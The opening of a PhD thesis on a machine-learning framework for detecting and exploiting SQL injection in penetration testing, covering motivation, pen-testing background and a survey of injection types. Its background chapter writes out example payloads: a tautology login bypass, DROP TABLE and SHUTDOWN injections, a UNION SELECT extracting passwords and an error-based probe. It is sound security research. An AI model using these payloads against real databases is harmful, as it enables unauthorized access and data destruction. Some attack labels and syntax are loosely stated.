

SQL Injection Detection and Exploitation Framework for Penetration Testing

PhD Thesis

Muhammad Ali Naqi Kazmi

Intelligent systems Research Centre

School of Computing and Digital Media

London Metropolitan University England

This thesis is submitted in partial fulfilment of the requirements for the
Doctor of Philosophy.

May 2019

Abstract

SQL injection is one of the most complex and threatening attack used against SQL database servers and web applications. Attackers use SQL injection to get unauthorized access and perform unauthorized data modification. To mitigate the devastating problem of SQL injection attack, there are many existing tool and methods for detection and prevention. Due to the rapid SQL injection growth in recent years, the SQL injection security approaches have been experiencing a paradigm shift from the strenuous manual analysis, signature-based approach to a data-driven, machine learning-based dynamic approach.

This research has provided a comprehensive analysis of SQL injection and literature review of the exiting SQL injection security methods. The existing injection methods and attacking tools lack comprehensive combination of detection and exploitation in one package. In addition, the efficiency of existing methods are not so dynamic and mostly rely on manual static techniques for detection and use of attacking tools for exploitation. The literature review have identified the need for robust, reliable and comprehensive SQL injection method, which can bring detection and exploitation functionality under one umbrella.

This thesis presents a novel semi-automated SQL injection detection and exploitation (IDE) solution using constructive method by combining machine learning and advance Python computation. IDE notifies the user if the target database has SQL injection vulnerability and can be exploited for security testing. The hypothesis is that in spite of millions of currently downloadable SQL injection executables on the Internet, almost all of them provide functionalities from a limited set. Additionally, because of each functionality exhibits a unique system-level activity pattern, using machine-learning process, the IDE system can create a profile dictionary of various injection and exploitation sample. This profile dictionary is used to identify the SQL injection vulnerability and associated exploit.

The proposed solution includes a multi-model classification module that takes into account the time-variant property of functionality and behaviour features of SQL injection from the system level. Since static features are easier to be extracted, but are less effective compared to dynamic behavioural features. Dynamic behavioural features are very effective, but much more costly to collect. However, the effectiveness of dynamic behavioural features depends on the length of analysis. Thus, accurate detection requires more time and computing resources. Existing works focused on improving the model accuracy by discovering distinctive features in static analysis or dynamic analysis. Extending the duration of dynamic analysis advantageous in improving the accuracy, but resource intensive and time-consuming. There exist a need to balance the accuracy and resource consumption in a practical system.

IDE detection and exploitation analysis mechanism is modelled using multi-armed bandit contextual framework and use a contextual learning algorithm. The algorithm

analyse each SQL detection and exploitation sample to ensure the high probability of selecting the best detection and exploitation classifier to invoke the relevant detection and exploitation python attack vector. To make it more efficient, IDE is integrated with Quality of Experience (QoE) as a user metric in the framework to balance the accuracy and efficiency trade-off and use static feature as the context to facilitate the classifier selection. Our experiment results using 2000 real SQL injection samples show that context condition of classifiers can be discovered over time to create a strong detection and exploitation dictionary profile.

Finally, implementation of operational stages of IDE detection and exploitation is provided. The functionality of each operational component is evaluated against actual database servers.

Acknowledgment

I start with humble thanks to Almighty God who supported me to carry out this work, there were many difficulties and stresses at times but he opened new gates that resolved my mind and personality to look back afresh at my studies again. The encouragement, pushing, and support provided by my supervisor **Professor Hassan Kazemian**. I really owe him for his help. We started together doing this research and he guided and supported me at every step of this research. This research under his supervision was interesting and without his support and patience it would have been difficult to achieve. I also want to thank the department of Computing and Digital Media at London Metropolitan University for providing me the opportunity to complete this research.

Dedication

To my loving parents

I dedicate this work to my great mother, Syeda Batool Zahra, who has been a permanent source of motivation and endless support throughout my life, and who tried and worked a lot for me to be what I am now. I can never forget my loving mother who gave and still gives me her love, kindness, tenderness and supports me for everything and everywhere in my life.

To my beloved family

I also dedicate this work to my loving wife, Saltanat Zahra, who has looked after me and my children during this period and was so patient despite me being a long time away from home. This work is also dedicated to my daughter, Shah-Bakht Zahra.

I hope that by obtaining this degree I can rejoice with them and add some small pleasure to their life and that I can put a little smile on their faces

Contents

Abstract.....	2
Acknowledgment.....	4
Dedication.....	5
Contents.....	6
Acronym.....	10
Chapter 1.....	12
Introduction.....	12
1.1. Background.....	12
1.2. Motivation and Research Objectives.....	12
1.3. Research Question.....	14
1.4. Scope of the Research	15
1.5. Research Methodology.....	16
1.6. Success Criteria	17
1.7. Thesis Outline	18
Chapter 2.....	20
Background and Related Work	20
2.1 Introduction.....	20
2.2 Penetration Testing	21
2.2.1. Why We Need Penetration Testing?	23
2.2.2. Types of Penetration Testing.....	23
2.2.3. Penetration Testing Stages.....	24
2.3. Web Applications Review.....	25
2.4. Web Application Security.....	25

2.4.1. Hacking Definition.....	26
2.4.1.1. Hacking Types	26
2.4.1.2. Aims of Hacking.....	27
2.5. Web Application Hacking.....	27
2.5.1. Vulnerabilities in Web Application	28
2.5.2. Scanning Tools for Web Application Vulnerabilities	29
2.6. SQL Injection.....	30
2.6.1. Classification of SQL Injection	31
2.6.1.1. Blind Query Attack	31
2.6.1.2. Piggy-Backed Query Attack.....	31
2.6.1.3. UNION Query Attack	33
2.6.1.4. Logically Incorrect Query Attack.....	34
2.6.1.5. Stored SQL Procedures.....	34
2.6.1.6. Inference Query Attack	35
2.6.1.6.1. Blind Injection Inference	35
2.6.1.6.2. Timing Inference Query.....	36
2.6.1.7. Alternate Encoding.....	37
2.6.1.8. Inline Comments	38
2.7. SQL Injection: Manual vs Automated	39
2.7.1. SQL Injection Tools.....	39
2.7.2. False Positive and False Negative	42
2.8. Existing Approach of Detection and Prevention	42
2.8.1. User Input Controlling.....	43
2.8.2. Scanning Tools for Black Box Testing.....	43
2.8.3. Scanning Tools for White Box Testing	44
2.8.4. SQL Randomisation Approach.....	46
2.8.5. Filtering Input (String Analysis).....	46
2.8.6. Taint data.....	47

2.8.7. Static and Dynamic Method	49
2.8. Revisiting Motivation and Knowledge Gap	52
2.9. Chapter Summary	53
Chapter 3	54
A Novel Design for SQL Injection Detection and Exploitation (IDE)	54
3.1. Introduction	54
3.2. System Overview of SQLI Detection and Exploitation (IDE)	55
3.2.1 SQL Injection Analysis	59
3.3 Detection and Exploitation System Model	63
3.3.1 Problem Formulation of Injection Classifier Selection	63
3.4 Contextual Bandits Learning Algorithm for QoE Optimization	67
3.4.1 Sample Context Feature Clustering	67
3.5 Detection and Exploitation Algorithm	70
3.6 Experiment Results	72
3.6.1 Context Clustering and Dataset	74
3.6.2 The Classification Performance and Quality of Experience (QoE)	75
3.6.3 Learning with Context Information	79
3.8 IDE Operations	80
3.8.1 Detection Phase	80
3.8.2 Exploitation phase	85
3.8.3 Practical Experiment of IDE Detection and Exploitation	85
3.9. Chapter Summary	87
Chapter 4	88
IDE Implementation and Evaluation	88
4.1 Introduction	88
4.2 Implementation Resources	88
4.3. IDE Components Implementation	89
4.4 Detection Phase	90

4.4.1. Scan	90
4.4.2 Detect Component	96
4.5 Exploitation Phase	98
4.5.1 Injection Variables	99
4.5.2 Implementation, evaluation and results for Blind based injection.....	100
4.5.3 Implementation, evaluation and results for Error based injection.....	109
4.5.4 Implementation, evaluation and results for Union based SQL injection	115
4.6 Related Work Comparison	123
4.7. Chapter Summary	129
Chapter 5	130
Discussion & Conclusion	130
5.1. Summary of the thesis	130
5.2. Contribution	131
5.3. Revisiting Success Criteria	131
5.4. Limitations	132
5.5. Future work	132
5.6 Conclusion	135
References:.....	137
Appendix A: TEST BED.....	149
Appendix B: IDE Case Study.....	186

Acronym

SQL	Structure Query Language
DB	Database
TCP	Transmission Control Protocol
URL	Uniform Resource Locator
HTML	Hyper Text Mark-up Language
HTTP	Hypertext Transfer Protocol
LDAP	Lightweight Directory Access Protocol
OS	Operating System
SSL	Secure Socket Layer
TLS	Transport Layer Security
OWASP	Open Web Application Security Project
XSS	Cross Site Scripting
DBMS	Database Management System
IDE	Injection Detection and Exploitation
DOM	Document Object Model

ConUCB	Contextual Confidence Upper Bound
QoE	Quality of Experience

Chapter 1

Introduction

1.1. Background

Web based applications are a very important part of the internet because it enables the transfer of data and services such as banking applications and governmental applications via the Internet. However, the big challenge of using these type of applications is how to increase the confidence of using these environments? And one of the most important points is securing these applications against various types of web application attacks. Web application vulnerabilities have been used to exploit and damage these applications, such as SQL injection, insecure cryptographic storage and XSS (Cross Site Scripting) etc. For example, Yahoo has been attacked in July 2012, and more than 400,000 users password and information are stolen (BBC, 2012). Another example is that, the hacking of the Nokia developer's network in August 2011, the hacker stole personal information such as email, date of birth etc (BBC, 2011). The exploited vulnerabilities in these examples were variations of SQL injection. SQL injection vulnerabilities have been chosen to be investigated in this research. The following highlights the motivation of our selection.

1.2. Motivation and Research Objectives

Web application vulnerabilities are a big area of research as there are various types of them. SQL (Structure Query Language) injection is a common and dangerous example

(OWASP, 2010, Clarke, 2012). This vulnerability type allows the attacker to damage and steal the data from web application backend database. SQL injection attacks can be done using various techniques, some of them are manual based on the attacker experience in the structure of the web application and use of SQL commands, and the other is automated using existing injection tools. This research is one of many researches dealing with the SQL injection problem (Boyd, Keromytis 2004, Huang, Huang et al. 2003, Jovanovic, Kruegel et al. 2006, Kemalis, Tzouramanis 2008, Kieyzun, Guo et al. 2009, Liu, Yuan et al. 2009). The existing approaches widely focus on blocking SQL injection attacks using various techniques, such as static analysis that analyses the source code of web application and determines the access points of application database (Fu, Lu et al. 2007), filtering user inputs that removes the injecting SQL keywords (Shrivastava, Bhattacharyji, 2012) or runtime monitoring approach that monitor the user inputs (Halfond, Orso 2006). The existing approaches will be discussed in detail in Chapter 2.

The existing approaches consider SQL injection attacks to consist of a static run of one-step, whereas this research consider them design it as dynamic and consisting of several steps. For example, if the attacker tries to inject a web application using SQL injection that requires at least two steps, the first step determines the database type and structure, the second step exploit the database. In addition, the existing approaches have developed detection techniques that can block SQL injection attack, but cannot deal with the residual vulnerabilities in databases. For example, static analysis approach have been used to determine weak points in the application and this does not protect the application against new forms of attacks despite the protection is more important than detection. Moreover, the static and dynamic approaches are monitoring the user input

looking for existing attacks, some of them check the sequence of SQL statements at runtime and others compare the SQL statement structure derived from static analysis with those at runtime. Therefore, the problem statement for this research is:

- The existing detection approaches require static update of injection samples.
- The detection technique should be integrated with follow on exploitation to test the security.
- The literature review have identified the need for robust, reliable and comprehensive SQL injection method, which can bring detection and exploitation functionality under one umbrella.

Thus, the research objectives can be summarized as follows:

- Develop a novel technique to analyse the target system for SQL injection vulnerabilities and exploit those vulnerabilities for security testing.
- Develop a new robust, reliable and comprehensive SQL injection method, which can bring detection and exploitation functionality under one umbrella.
- Evaluate the results and compare the proposed approach with existing approaches.

1.3. Research Question

The question discussed in this research is as follows:

How to detect and exploit existing SQL injection vulnerabilities patterns in DBMS as a

penetration testing model and bring all that process under one umbrella for more faster and reliable security testing of DBMS?

A research programme has been proposed in section 1.5 to answer this question.

1.4. Scope of the Research

Several attack types can be used for damaging the underlying tier of a web application, these attacks can be done by exploiting one of the existing vulnerabilities of this application like XSS or insecure misconfiguration etc. This research focuses on the detection and exploitation of SQL injection attacks. As aforesaid, there are many studies that tackle the problem of SQL injection attack, such as static or dynamic analysis. This research focus on SQL injection attacks for the following reasons:

- SQL injection is classified in OWASP 2013 as number one common security vulnerability of top ten vulnerabilities, and in 2010 and 2013 OWASP statistics it is classified as the most dangerous one (OWASP 2010, OWASP 2013).
- To deal with the web application vulnerabilities requires focussing on a specific type of web application vulnerabilities.

The development language that is chosen for this research is Python and the database type is MYSQL. Our choice is based on the fact that Python and MYSQL are free resources and they can be installed using one execution file like “WampServer” (Bourdon, 2013).

1.5. Research Methodology

This research follows a constructive research method (Iivari, 1991). Constructive research is perhaps the most common computer science research method. This type of approach demands a form of validation that does not need to be quite as empirically based as in other types of research like exploratory research. Nevertheless, the conclusions have to be objectively argued and defined.

This research developed a novel SQL injection detection and exploitation (IDE) framework that can detect and exploit the SQL injection to test the security of target database. A framework, which is efficient, transparent to endpoint users, and with truthful detection and exploitation capability. Thus, this research method consists of the following work stages:

Stage 1: Related work and literature review.

This work stage starts with discussing the architecture and security of web applications, highlighting the type of hacking. It provides a summary of web application vulnerabilities. SQL injection vulnerabilities types are discussed in detail with an illustrative example of each SQL injection type. The SQL injection techniques, i.e., manual or automated will be discussed in detail. The existing approaches for detection and prevention of SQL injection attacks are discussed critically highlighting related work and motivating our approach.

Stage 2: Design and evaluation of IDE

IDE detection and exploitation analysis mechanism is modelled using multi-armed bandit contextual framework and use a contextual learning algorithm. The algorithm analyse each SQL detection and exploitation sample to ensure the high probability of selecting the best detection and exploitation classifier to invoke the relevant detection and exploitation python attack vector. To make it more efficient, IDE is integrated with Quality of Experience (QoE) as a user metric in the framework to balance the accuracy and efficiency trade-off and use static feature as the context to facilitate the classifier selection.

Stage 3: Implementation and evaluation of IDE operationes.

The operational functions of IDE are implemented and evaluated. The Python computation and evidence of successful detection and exploitation results are provided. The functionality of each operational component is evaluated against actual database servers. This stage evaluates the effectiveness of IDE as detection and exploitation tool. The evaluation test each component individually. This stage also provide comparison between the proposed framework and existing approaches.

1.6. Success Criteria

The success of this research is measured according to its ability of answering the research

question, in addition to achieve the research objectives. Thus, the success of this framework and its implementation will be judged according to following criteria:

- IDE detection and exploitation components can learn injection sample
- IDE can detect backend SQL servers type
- IDE can detect injection vulnerabilities in SQL
- IDE can exploit backend database server

1.7. Thesis Outline

As mentioned in the previous sections, this chapter provides an introduction that discusses the motivation of this research and specifies the research problem and the scope of this research. This thesis is organized as follows:

- Chapter 2 (Background and Related Work): introduces web applications and gives an overview of their architecture. Furthermore, it discusses the security of these applications and discusses several web application vulnerabilities in general. Moreover, this chapter discusses existing SQL injection attack techniques. The chapter concludes with an overview of existing approaches for the detection and prevention of SQL injection attacks.
- Chapter 3 (*A Novel Design Method for SQL Injection Detection and Exploitation (IDE)*): provides details of design method and its evaluation. IDE architecture and system model presented showing its components and provide a justification of our selected method.

- Chapter 4 (Implementation and Evaluation of IDE Operations): provides implementation details of IDE operations. Reflect on obtained results and evaluation of IDE effectiveness. Each component explained in detail, in addition the interaction between these components is discussed. This chapter provide results of detection and exploitation for backend database. This chapter also contains a comparison of our approach with existing approaches that tackle the problem of SQL injection.
- Chapter 5 (Discussion and conclusion): summarizes the thesis and discuss the proposed framework illustrating its limitations and strengths reflecting on future work.

Chapter 2

Background and Related Work

2.1. Introduction

The security of web applications is a concern for many organizations such as banks, universities and other companies. To understand the security aspects of web applications requires being conversant with the basic knowledge of the architecture of web applications and the general process of the transformation of the data in a web application. This chapter provides in general the architecture and the main concept of web application, and it discusses in detail the web application vulnerabilities, especially SQL injections. The overview of penetration testing methodologies are also presented in this chapter. This chapter is divided and organized into several sections. Section 2.2 reviews the web application in general and highlights the web application architecture. Section 2.3 highlights the main concept of web application security describing the concept of hacking in general and its aims and types. Section 2.4 defines the hacking of a web application and explains various types of web application vulnerabilities. Section 2.5 describes SQL injection techniques in detail. Section 2.6 discusses SQL injection automated attacks and some of the existing injection tools. Section 2.7 discusses the existing approaches that are proposed to address SQL injection vulnerabilities. Section 2.8 reviews the motivation of this research and highlights the research problem. Section 2.9 concludes and summarizes this chapter.

2.2. Penetration Testing

Security is one of the major issue in information technology industry. The expenditure of internet, the usage of interconnecting technology and growing complexity of computer networks has evolved the concept of information security. Now a days it is undeniable fact that every business is after protecting its information assets and evaluate the risk.

Penetration testing provide a comprehensive method of security evaluation which involve attacking the actual system to measure the depth of security. In fact “the security auditor or the penetration tester not only has to scan for the vulnerabilities in the server or application but also has to exploit them to gain access to the remote server”(Mohanty, 2010).

Penetration testing is a way to measure the security of a secure, integrated, operational and trusted system which consist of software, hardware and people (McGraw, 2006). The process consist of active analysis of system for exploitable vulnerabilities, improper and poor configuration, weakness in software & hardware and in place countermeasures (Mohanty, 2010).

There is distinguished difference between a test of functioning security measure and penetration testing. The functional security is actual behaviour of security measures while penetration testing simulate the attack against those security measures to test the effectiveness of security functions by using the all automated tools and manual techniques.

Name of Tool	Specific Purpose	Cost	Portability
Nmap (<i>Nmap-Free Security Scanner</i> , 2015)	<ul style="list-style-type: none"> • network scanning • port scanning • OS detection 	free	Linux, Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga
Hping (<i>Active Network Security Tool</i> , 2015)	<ul style="list-style-type: none"> • port scanning • remote OS fingerprinting 	free	Linux, FreeBSD, NetBSD, OpenBSD, Solaris, Mac OS X, Windows
SuperScan (<i>SuperScan McAfee Free Tools</i> , 2011)	<ul style="list-style-type: none"> • detect open TCP/UDP ports determine which services are running on those ports • run queries like whois, ping, and hostname lookups 	free	Windows 2000/XP/Vista/7
Xprobe2 (Security, 2011)	<ul style="list-style-type: none"> • remote active OS fingerprinting • TCP fingerprinting • port scanning 	free	Linux
p0f (<i>P0f</i> , 2011)	<ul style="list-style-type: none"> • OS fingerprinting • firewall detection 	free	Linux, FreeBSD, NetBSD, OpenBSD, Mac OS X, Solaris, AIX, Windows
Httpprint (<i>Httpprint</i> , 2012)	<ul style="list-style-type: none"> • web server fingerprinting • detect web enabled devices (e.g., wireless access points, routers, switches, modems) which do not have a server banner string • SSL detection 	free	Linux, Mac OS X, FreeBSD, Win32 (command line and GUI)
Nessus (<i>Nessus Vulnerability Scanner</i> , 2012)	<ul style="list-style-type: none"> • detect vulnerabilities that allow remote cracker to control or access sensitive data • detect misconfiguration, default password, and denial of service 	free for personal edition, non-enterprise edition	Mac OS X, Linux, FreeBSD, Oracle Solaris, Windows, Apple
Shadow Security Scanner (<i>Shadow Security Scanner</i> , 2012)	<ul style="list-style-type: none"> • detect network vulnerabilities, audit proxy and LDAP servers 	free trial version	Windows but scan servers built on any platform
Iss Scanner (<i>Free Iss Scanner</i> , 2011)	<ul style="list-style-type: none"> • detect network vulnerabilities 	free trial version	Windows 2000 Professional with SP4, Windows Server 2003 Standard with SO1, Windows XP Professional with SP1a
GFI LANguard (<i>GFI LanGuard</i> , 2011)	<ul style="list-style-type: none"> • detect network vulnerabilities 	free trial version	Windows Server 2003/2008, Windows 2000 Professional, Windows 7 Ultimate/ Vista Business/XP Professional/Small Business Sever 2000/2003/2008
Brutus (<i>Brutus</i> , 2011)	<ul style="list-style-type: none"> • Telnet, ftp, and http password cracker 	free	Windows 9x/NT/2000
Metasploit Framework (<i>Pen Testing Security</i> , 2015)	<ul style="list-style-type: none"> • develop and execute exploit code against a remote target • test vulnerability of computer systems 	free	All versions of Unix and Windows

Table 1- Pen-test tools (Bacudio et al., 2011).

This section is an overview of penetration testing. It briefly look at the types and stages of penetration testing along with its benefits.

2.2.1. Why We Need Penetration Testing?

Penetration testing is a way of security assessment through exploiting the vulnerabilities to test the level of security. Any vulnerabilities or security weakness found then can be eliminated in advance before it can be exploited by attacker. Penetration testing prevent the financial loss to businesses by providing the advance security measures needed to protect the organisational image and assets (Penetration Testing|Corsaire, 2015). Every year businesses and organisations revenue loss in term of security breach is estimated in millions.

2.2.2. Types of Penetration Testing

There are three types of penetration test:

- Black box test
- White box test
- Grey box test

Black box test

In black box test scenario the penetration tester has no knowledge of network or network assets. This is very close to real time attacker who has no prior knowledge of inside network. The penetration tester is on its own to attack the target system from social engineering, foot printing and exploit of the system.

White box test

In this scenario the penetration tester has all the knowledge of target network from hardware, software and other services like, operating systems, web services, servers etc.

Grey box test

Grey box is sometime called as hybrid test because in this scenario the penetration tester has partial knowledge of the target system or network. Based on available partial information of the target, the penetration tester try to gather the information which can be used to exploit or attack the network. “The best way to stop a criminal is to think the way a criminal thinks” (Whitaker and Newman, 2005). Penetration testing is then categorized in following stages.

2.2.3. Penetration Testing Stages

- **Reconnaissance**
- **Port Scanning/Sys Scanning**
- **Obtaining access**
- **Maintaining access**

The world of computer security is evolving and system security is one of the hot issue for businesses and organisations from private sector to government level. Apart from implementing security measure for information assets, putting those security measures on test is a phase where penetration testing comes into light. Penetration testing is a way to test system/network security through attacking them by any mean to find vulnerabilities and weakness in overall security and then eliminate it in advance. Penetration testing is a manual way of attacking the system/network by a penetration tester and then a report is implemented to reflect the current state of security measures. Penetration testing can be done on any system, network, software and website. However, consider the malicious motives from attacker prospective, web sites are more often attacked than any other system because web sites are accessible through internet and reconnaissance can be done easily to target web sites for malicious purposes. This research aim to automate the SQL Injection penetration testing.

2.3. Web Applications Review

Due to rapid development of computer software and the Internet communications, the online services have been increased. There are many institutions that have made their services accessible via the Internet. Those institutions have various aims a purposes depending on their activity, looking to attract the users to access their webpage to achieve the best return of their availability on the Internet. Consequently, the data and the services are normally placed in a web application. The web application is a software system, which can be accessed by the user over the Internet (Morley 2008). Another definition of web application is “any software application that depends on the Web for its correct execution” (Gellersen, Gaedke 1999). Therefore, the previous definitions have agreed that a web application is an application or software that depends on the web environment. Accordingly, the features of a web application are similar to features of the web, such as accessibility, availability, and scalability. The next section will specify the web application architecture.

2.4. Web Application Security

Web Applications allow various types of users to access the obtainable services. The permanent availability of web applications will increase the opportunity for everyone who is looking to exploit and damage these applications for illegal purposes. The people who are damaging a web application are commonly known as hacker or attacker, and the technique is called hacking (Morley 2008). The developers are working to implement a functional web application and they neglect the security side (Antunes, Laranjeiro et al. 2009). Consequently, many approaches have been developed to secure the web application against harmful attacks. Each approach is looking for the solution from a special perspective; some approaches are looking to secure the network, and other approaches to

secure the application or the application server. Thus, to secure the web application one needs to start finding the problem that requires a solution. The next sections will highlight the common security problems together with an explanation of the hacking aims and types.

2.4.1. Hacking Definition

Traditionally, the hacker notion was used to call anyone who explores or tries to learn how the computer system works. Currently, the hackers meaning has been changed because the objectives and the behaviour of the hacker has changed. The new meaning of hacker is the person who inserts malicious code to stop the system or to gain unauthorized access for personal or harmful purposes (Beaver, 2007).

2.4.1.1. Hacking Types

In general, the hacking types can be classified according to the classification criteria that are used to distinguish between the hacking types. The first classification is from the ethical perspective, and there are two main types which are ethical and unethical, the ethical one is to perform testing for the application to find the weak points by using hacker techniques (Simpson, Backman et al. 2010). The unethical is gaining access for malicious aims such as damaging the application database. Another classification has done by (Beaver, 2007) who classified hacking into several types according to the hacking target which are as follows:

- Hacking a server by exploiting a unsecured port in the server.
- Hacking a network by stealing data which is transferring via the network.
- Hacking a personal computer by using unsecured ports or any other vulnerability like exploiting internet explorer vulnerabilities to steal personal information.
- Hacking a web applications starting with exposing the applications vulnerability and

then exploiting it.

Therefore, different types of hacking pose a threat to the web environment. Accordingly, the security of web applications depends on how to secure this application starting from the user computer to the application server.

2.4.1.2. Aims of Hacking

The hacker's aim can be predicted from the attacker intent and his target. However, there is no order that can determine who comes first. Thus, the hacking aims are important and can be used to determine the hacking reasons. For example, the hacking of the data layer of a web application is aiming for multiple objectives

- Rigging of the web data either by adding or modifying the data.
- Stealing information by extracting the data.
- Affect the web database performance by running database remote commands (Halfond, Viegas et al. 2006).

Another example is, the network hacking which is a result of insufficient protection of the system network. The target here is the system network and some of the aims are

- Monitoring the user data.
- Stealing important information that is sent by the user.

The mentioned examples show some of the common hacking aims which are related to hacking target. In other words, the attacker's targets determine the attacker's aims.

2.5. Web Application Hacking

As aforesaid, hacking in general is gaining unauthorized access to execute or achieve illegal activities. This unauthorized access can be done by exploiting one or more of the web applications vulnerabilities. Therefore, the question here is what is a web application

vulnerability? What types of vulnerabilities do exist? The next sections will describe types of web application.

2.5.1. Vulnerabilities in Web Application

The common threat against the security of web application is the widespread occurrence of different types of web application vulnerability. A vulnerability is a weak point or gap in the application, which allows the malicious attacker to endanger the application stakeholders. The user, the owner and other objects that are depending on the application are considered to be stakeholders (OWASP 2013).

There are several types of web application vulnerability; each one has special properties, such as the vulnerability style, the detection and prevention techniques. Figure 2.2 shows the statistics of OWASP (open web application security project) top ten vulnerabilities which have classified the percentage of the vulnerability that is used in the hacking of web application in 2017.



Figure 2.2 OWASP Top 10 for 2017

The statistics have been conducted according to the number of exploiting the same vulnerability. Accordingly, the OWASP top ten 2017 SQL injection vulnerability is as

follow:

Injection: This type occurs when the attacker injects the application command or queries by untrusted data. The application interpreter will execute the injected command together with the normal command of the application. In this way, the application data will be affected by unauthorised accesses, as well as the execution of unintended commands. The common example of this type is SQL (structure query language).

2.5.2. Scanning Tools for Web Application Vulnerabilities

Due to the increasing security risk in web applications which is the result of the spread of different type of vulnerabilities, there are many tools to scan those vulnerabilities such as Nikto, W3af, Skipfish, Acunetix and Appscan and others (Lyon 2011) ; some of these tools are as follows:

- **Nikto** is a comprehensive solution of web application scanner that can find around 3200 possibly unsafe points. Moreover, it is an open source tool and can be used with multiple types of application server as well as with multiple operating systems like Linux, and Windows. Moreover, this tool is frequently updated to handle the latest vulnerability (Sullo, Lodge 2012).
- **Acunetix** is a commercial scanning tool produced by Acunetix Company. This tool has many features in addition to being a web vulnerability scanner, such as scanning a web server for unsecure ports. It uses an intelligent and fast crawler that can scan many pages with high performance in addition to detect the type and the application language of the web server automatically (Acunetix, 2012).

The mentioned tools are examples of tools that can detect and block various types of web application vulnerabilities. This research will explore one type of vulnerability, which is the SQL injection vulnerability. The next section will describe SQL injection

vulnerabilities.

2.6. SQL Injection

SQL injection is a common vulnerability used for hacking web application databases by executing a malicious SQL code injected by the attacker. It also has been classified as the first dangerous vulnerability regarding to OWASP statistics (OWASP 2017). Moreover, the problem of this type of attack is that it cannot be handled or controlled by a firewall or other communication security approaches which are used in the prevention of network hacking. Because the attackers using this type of vulnerability can gain access to the web application through the http protocol (Fu, Lu et al. 2007).

To serve the user at a website, user information is required. Accordingly, web applications usually provide a login page containing two text fields to allow the user to enter his user name and password. After the user entry, the data will be submitted and the user information will be sent to the web application database to check the user information. By submitting the user data, this data will be sent to the web application database using the following SQL statement: *Select *from UserTable where username= "user_entry_name" and userpassword = "user_entry_password"*

When this SQL statement is executed, the system return the result of the query. If the user data is valid then the web application permits the user to access other pages at the website or the user input will be rejected and the login page reloads again. However, there is another scenario which is if the user enters the following code at the user name field (user name or '1'='1' - -) then the SQL statement will be like following: *SELECT * FROM UserTable WHERE username = "user name ' or '1'='1' #"*. At this stage the database engine considers any code after WHERE as a conditional statement, and when the database interpreter find "or 1=1 - -", the check condition is always equal to true. Moreover, any code or condition after the double dash will be ignored.

Consequently, the attacker will have unauthorized access to this web application. This attack type is done by injecting the web application with a command statement that usually returns true. There are more SQL injection attack types, which are discussed in next section. There is also a clarifying example for each type.

2.6.1. Classification of SQL Injection

According to (Halfond, Viegas et al. 2006) there are different types of SQL injection techniques. Each type can be done in isolation or in combination. This depends on the attacker's experience, aims and behaviour. In this section various types of SQL injection attacks will be discussed. In addition, for each type there is an illustrative example.

2.6.1.1. Blind Query Attack

In this technique the condition statements usually return true or are evaluated to true. When the attacker injects the condition statements of the web application query by malicious code, the attacker is aiming to keep the value of condition statements equal to true. This technique usually uses the login page to inject the login field with "or 1=1".

2.6.1.2. Piggy-Backed Query Attack

The purpose of this type of attack is to inject the original query with an additional query. All queries will be executed in sequence starting with the original one. This attack is different from others because the attackers are not changing or editing the original query, they are just attempting to add new queries and attach them to the original one. Accordingly, the database engine will receive more than one query, the first query will be executed as normal then the second or others will be executed next. Consequently, if the second query was executed successfully, the attackers can execute and inject any SQL

command such as stored procedures or any other command. This vulnerability type normally needs a special database engine configuration to allow the attacker to execute harmful SQL commands. In other words, the database engine configuration allows the database system to execute single string including multiple command statements. For example, suppose that the following code “ ; drop table UserTable - - ” has been inputted at the login field of the login system page. The scenario will be as follows:

```
SELECT * FROM UserTable WHERE username = ' any ;DROP TABLE UserTable - - 'AND  
userpassword = ' user_entry_password'
```

After submitting the login page the web application will send this information to the database engine. Then, the database engine will run the login query as routine. As the query is executed the database engine will find the query delimiter “;” or semi comma, so the database will execute the injected code by default. At this stage, the user table will be dropped and the system will lose the user data. Another example is, suppose that the database type was an MS-SQL database, and the attacker injects the vulnerable parameter with the SHUTDOWN command. Therefore, the scenario will be as follows:

```
SELECT * FROM UserTable WHERE username = 'user_entry_name' AND userpassword = ' ;  
SHUTDOWN -- user_entry_password'.
```

The database engine will execute the query starting to execute the first part of the query and return null, and then the second part of the query, which includes the injected command. Consequently, the injected command will shut down the database (Stuttard, Pinto 2011). One more example is, if the attacker injects the query with a statement to insert user data in above scenario. At this stage the attacker can add wrong information to the database system. Note that there are differences between databases engine to separate the queries. Accordingly, the good way to detect and prevent this type of attack is using an effective technique for validation of the user entry at runtime by scanning and analysing queries to find query separations, as well as a correct (safe) database

configuration (Lee, Jeong et al. 2012, Kim 2010).

2.6.1.3. UNION Query Attack

The idea behind the union query attack is similar to the other SQL injection types; the attackers are looking for a vulnerable parameter and try to exploit it by changing the data set which is returned for a submitted query. In addition, by using this technique the application will receive different results from the database instead of the one programmed by the developer. This technique starts with injecting the vulnerable parameter using the UNION SELECT keyword, so the attacker can control the second query to obtain the database information. Moreover, data will be available from any table and the attacker can just choose which data he/she wants or from any specific table. Referring to the last example, if the attacker injects the submitting query at student login page as follows:

UNION SELECT StudentName ,StudentId,StudentPass from Students where StudentId = 'P07013000'

Therefore, the submitted query will be like the following:

*SELECT * FROM StudentTable WHERE StudentName = 'StudentID' AND StudentPass = ' any ' UNION
SELECT StudentName ,StudentId,StudentPass from Students where StudentId = 'P07013000'*

At this stage, the database engine will execute the first query and return null, and then it will execute the second query and returned the student data including the login information. Consequently, the attacker has unauthorised access to the system and can change or edit any student data. Note that there are previous attack steps using other SQL injection attack types to let the attacker know the database structure before starting with this technique such as an illegal query attack (Anley, 2002, Spett, 2002, Fu, Lu et al. 2007, Halfond, Orso 2006).

2.6.1.4. Logically Incorrect Query Attack

Logically Incorrect Query or illegal query is an SQL injection attack type used at the early stage of an attack to gather information about the database such as database type, table columns and column type or others. In this type of attack the input is a logically false statement to cause a database error response like adding $2=1$ to the condition statement. Therefore, this technique is usually started by injecting the vulnerable parameter of webpage with an incorrect command (logically) to produce an error from the database engine. Moreover, this technique can be used as a blind injection and the attacker can monitor the web application response. Thus, the attacker can obtain the feedback from the database engine according to that error. For example, if the injection code is as follows:

```
SELECT user FROM UsersTable WHERE username='' or 1 = convert ( int, (select top 1
name from sysobjects where xtype='u')) ; -- AND userpass=''
```

The attacker here tampers the input by providing different data type in the condition statement that is not compatible with the system column data type. Thus, if the injected parameter is valuable the database engine responds to this input by returning error feedback message that allows the attacker to do further steps to retrieve data from this database. (Wang, Phan et al. 2010, Spett 2003, Yeole, Meshram 2011, Halfond, Viegas et al. 2006).

2.6.1.5. Stored SQL Procedures

